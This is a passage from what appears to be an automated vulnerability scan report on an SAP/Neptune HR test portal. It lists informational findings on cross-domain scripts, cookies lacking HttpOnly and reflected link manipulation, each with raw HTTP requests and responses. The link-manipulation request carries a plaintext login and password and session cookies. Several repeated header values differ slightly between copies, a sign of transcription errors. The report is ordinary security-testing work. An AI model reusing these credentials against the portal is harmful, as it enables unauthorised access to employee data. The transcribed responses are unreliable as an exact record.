<meta http-equiv="X-UA-Compatible" content="IE=Edge" />
<meta name="viewport" content="width=device-width, initial-scale=
...[SNIP]...
<!-- Azure application insights -->
<script async type="text/javascript" src="https://js.monitor.azure.com/scripts/b/ai.2.min.js"></script>
...[SNIP]...
```

18.4. https://testportal.zalaris.com/neptune/ZMFP_DASH_ESS_NEXT_SALARY.view.js

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/neptune/ZMFP_DASH_ESS_NEXT_SALARY.view.js

Issue detail

The response dynamically includes the following script from another domain:

- https://ui5.sap.com/1.71.45/resources/sap-ui-core.js?21.10.0006

Request 1

```
GET /neptune/ZMFP_DASH_ESS_NEXT_SALARY.view.js HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
```



```
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 04:59:53 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/javascript; charset=utf-8
Content-Length: 1017410
dxp-sap: 21100006
x-user-logon-language: E
xhr-target:
access-control-allow-headers: X-Requested-With
expires: 0
x-updated-at: 20220613145651
cache-control: no-store
x-frame-options: SAMEORIGIN
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcoors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

<!DOCTYPE html>
<html class="nepLayout">
<head>
<meta charset="UTF-8" />
<meta http-equiv="X-UA-Compatible" content="IE=Edge" />
<meta name="viewport" content="width=device-width, initial-scale=
...[SNIP]...
</script>
<script id="sap-ui-bootstrap" type="text/javascript" src="https://ui5.sap.com/1.71.45/resources/sap-ui-core.js?21.10.0006"
data-sap-ui-xx-bindingSyntax="complex"
data-sap-ui-noDuplicateIds="false"
data-sap-ui-compatVersion="edge"
data-sap-ui-preload="async"
data-sap-ui-theme="zalwhey_1.71"
data-sap-ui-theme-roots="{ 'zalwhey_1.71' : '/neptune/server/customui5themes/zalwhey_1.71' }"
data-sap-ui-libs="sap.ui.layout,sap.m">
</script>
...[SNIP]...
```

18.5. https://testportal.zalaris.com/neptune/zalaris_launchpad_standard

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/neptune/zalaris_launchpad_standard

Issue detail

The response dynamically includes the following script from another domain:

- https://ui5.sap.com/1.71.45/resources/sap-ui-core.js?21.10.0006

Request 1

```
GET /neptune/zalaris_launchpad_standard HTTP/1.1
```

```
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 04:59:57 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=utf-8
Content-Length: 1238767
dxp-sap: 21100006
x-user-logon-language: E
xhr-target:
access-control-allow-headers: X-Requested-With
expires: 0
x-updated-at: 20220616015550
cache-control: no-store
x-frame-options: SAMEORIGIN
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com https://*.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close

<!DOCTYPE html>
<html class="neplLayout">
<head>
<meta charset="UTF-8" />
<meta http-equiv="X-UA-Compatible" content="IE=Edge" />
<meta name="viewport" content="width=device-width, initial-scale=
...[SNIP]...
</script>
<script id="sap-ui-bootstrap" type="text/javascript" src="https://ui5.sap.com/1.71.45/resources/sap-ui-core.js?21.10.0006"
data-sap-ui-xx-bindingSyntax="complex"
data-sap-ui-noDuplicateIds="false"
data-sap-ui-compatVersion="edge"
data-sap-ui-preload="async"
data-sap-ui-theme="sap_belize"
data-sap-ui-
libs="sap.ui.layout,sap.ui.integration,sap.ui.unified,sap.ui.table,sap.suite.ui.commons,sap.suite.ui.microchart,sap.m,sap.uxap,sap.f,sap.tnt,sap.me,sap.ui.comp,sap.ui.fl,sap.chart">
</script>
...[SNIP]...
```

18.6. https://testportal.zalaris.com/neptune/zmfp_dash_ess_next_salary

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/neptune/zmfp_dash_ess_next_salary

Issue detail

The response dynamically includes the following script from another domain:

- https://ui5.sap.com/1.71.45/resources/sap-ui-core.js?21.10.0006

Request 1

```
GET /neptune/zmfp_dash_ess_next_salary HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 04:59:57 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=utf-8
Content-Length: 35120
dpx-sap: 21100006
x-user-logout-language: E
xhr-target:
access-control-allow-headers: X-Requested-With
expires: 0
x-updated-at: 20220613145651
cache-control: no-store
x-frame-options: SAMEORIGIN
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/ https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io/* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close

<!DOCTYPE html>
<html class="neplLayout">
<head>
<meta charset="UTF-8" />
<meta http-equiv="X-UA-Compatible" content="IE=Edge" />
<meta name="viewport" content="width=device-width, initial-scale=
...[SNIP]...
</script>
<script id="sap-ui-bootstrap" type="text/javascript" src="https://ui5.sap.com/1.71.45/resources/sap-ui-core.js?21.10.0006"
data-sap-ui-xx-bindingSyntax="complex"
data-sap-ui-noDuplicatIds="false"
data-sap-ui-compatVersion="edge"
data-sap-ui-preload="async"
data-sap-ui-theme="zalwhey_1.71"
data-sap-ui-theme-roots="{\"zalwhey_1.71\" : \"/neptune/server/customui5themes/zalwhey_1.71\"}"
data-sap-ui-libs="sap.ui.layout,sap.m">
</script>
...[SNIP]...
```

19. Cookie without HttpOnly flag set

There are 2 instances of this issue:

- [/irj/portal](#)
- [/neptune/](#)

Issue background

If the HttpOnly attribute is set on a cookie, then the cookie's value cannot be read or set by client-side JavaScript. This measure makes certain client-side attacks, such as cross-site scripting, slightly harder to exploit by preventing them from trivially capturing the cookie's value via an injected script.

Issue remediation

There is usually no good reason not to set the HttpOnly flag on all cookies. Unless you specifically require legitimate client-side scripts within your application to read or set a cookie's value, you should set the HttpOnly flag by including this attribute within the relevant Set-cookie directive.

You should be aware that the restrictions imposed by the HttpOnly flag can potentially be circumvented in some circumstances, and that numerous other serious attacks can be delivered by client-side script injection, aside from simple cookie stealing.

References

- [Web Security Academy: Exploiting XSS vulnerabilities](#)
- [HttpOnly effectiveness](#)

Vulnerability classifications

- [CWE-16: Configuration](#)
- [CAPEC-31: Accessing/Intercepting/Modifying HTTP Cookies](#)

19.1. <https://testportal.zalaris.com/irj/portal>

Summary

Severity: **Information**

Confidence: **Certain**

Host: **<https://testportal.zalaris.com>**

Path: **</irj/portal>**

Issue detail

The following cookie was issued by the application and does not have the HttpOnly flag set:

- PortalAlias

The cookie does not appear to contain a session token, which may reduce the risk associated with this issue. You should review the contents of the cookie to determine its function.

Request 1

```
GET /irj/portal HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 04:59:43 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=UTF-8
x-ua-compatible: IE=Edge
pragma: no-cache
cache-control: no-store, no-cache, must-revalidate
expires: 0
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/ https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcoors.azurewebsites.net/ https://login.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
set-cookie: PortalAlias=portal; Path=/; SameSite=None; Secure
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close
```

Content-Length: 13741

```
<!DOCTYPE html>
<html><head>
<script type="text/javascript">
/*HTML Business for Java, 6.0*/
ur_system = {doc : window.document , mimepath : "/com.sap.portal.design.urdesigndata/themes/portal/sap_trade
...[SNIP]...
```

19.2. https://testportal.zalaris.com/neptune/

Summary

Severity: **Information**

Confidence: **Certain**

Host: **https://testportal.zalaris.com**

Path: **/neptune/**

Issue detail

The following cookie was issued by the application and does not have the HttpOnly flag set:

- sap-usercontext

The cookie does not appear to contain a session token, which may reduce the risk associated with this issue. You should review the contents of the cookie to determine its function.

Request 1

```
GET /neptune/?sap-client=650&appcache=PORTAL HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpieQLh-eb432Fw
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Dnt: 1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 04:46:33 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=utf-8
Content-Length: 1904454
dpx-sap: 21100006
x-user-login-language: E
xhr-target:
access-control-allow-headers: X-Requested-With
expires: 0
x-updated-at: 20220616015550
cache-control: no-store
x-frame-options: SAMEORIGIN
x-is-cacheable: true
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io:443 data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com https://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
set-cookie: sap-usercontext=sap-client=650; path=/; SameSite=None; Secure
```

```

Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close

<!DOCTYPE html>
<html class="nepLayout">
<head>
<meta charset="UTF-8" />
<meta http-equiv="X-UA-Compatible" content="IE=Edge" />
<meta name="viewport" content="width=device-width, initial-scale=
...[SNIP]...

```

20. Link manipulation (reflected)

Summary

Severity: **Information**

Confidence: **Firm**

Host: **https://testportal.zalaris.com**

Path: **/nea/v1/authenticate**

Issue detail

The value of the **neaRelayState** request parameter is copied into the response within the path of a URL.

The payload **incnlep9q5** was submitted in the **neaRelayState** parameter. This input was echoed unmodified within the response header **location**.

This proof-of-concept attack demonstrates that it is possible to modify the URL to reference an arbitrary path.

Issue background

Link manipulation occurs when an application embeds user input into the path or domain of URLs that appear within application responses. An attacker can use this vulnerability to construct a link that, if visited by another application user, will modify the target of URLs within the response. It may be possible to leverage this to perform various attacks, such as:

- Manipulating the path of an on-site link that has sensitive parameters in the URL. If the response from the modified path contains references to off-site resources, then the sensitive data might be leaked to external domains via the Referer header.
- Manipulating the URL targeted by a form action, making the form submission have unintended side effects.
- Manipulating the URL used by a CSS import statement to point to an attacker-uploaded file, resulting in CSS injection.
- Injecting on-site links containing XSS exploits, thereby bypassing browser anti-XSS defenses, since those defenses typically do not operate on on-site links.

The security impact of this issue depends largely on the nature of the application functionality. Even if it has no direct impact on its own, an attacker may use it in conjunction with other vulnerabilities to escalate their overall severity.

Issue remediation

Consider using a whitelist to restrict user input to safe values. Please note that in some situations this issue will have no security impact, meaning no remediation is necessary.

References

- [Using path manipulation to hijack Flickr accounts](#)

Vulnerability classifications

- [CWE-73: External Control of File Name or Path](#)
- [CWE-20: Improper Input Validation](#)
- [CAPEC-153: Input Data Manipulation](#)

Request 1

```

POST /nea/v1/authenticate?neaRelayState=ZHQPORTAL%3ahttps%3a%2f%2ftestportal.zalaris.com%2fep%2fredirectincnlep9q5 HTTP/1.1
Host: testportal.zalaris.com
Cookie:
com.sap.engine.security.authentication.original_application_url=GET#uqh%2FQ0w6kLKY3jZ8hgWV3Q2XguvSxedQaRvmKMdCC5eCBUA%2FLhRgt1tty5Bshsmzb8xkYvevydUWqU
tRmlz6bYwduV1VLkvSDm21G3Ew3TkZhPuW8M%2Fv%2BTCaWHz2tdYeqvkX8f%2BBIB4DZuAV4oudieSsEue3rWOCutafJiuYS9qQyILAKkZXPSSxmDrupui0d7lczxHww02JfMrl1
7gisdH9RwYkGihFX8%2F4pkoUVM%3D; saplb_PORTAL=(J2EE7254220)7254252
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Content-Type: application/x-www-form-urlencoded
Content-Length: 127
Origin: https://testportal.zalaris.com
Dnt: 1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
Connection: close

j_salt=Y3rPrpVxZp%2FL%2Fv%2BhixR%2BEFRsO9U%3D&j_username=650-00034448&j_password=Za%3F1M6Wq&uidPasswordLogon=Log+On&save_cert=1

```


Response 1

```

HTTP/1.1 307 Temporary Redirect
Date: Thu, 30 Jun 2022 08:09:36 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=utf-8
content-length: 94
location: https://testportal.zalaris.com/ep/redirectincnlep9q5
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com https://syndication.twitter.com
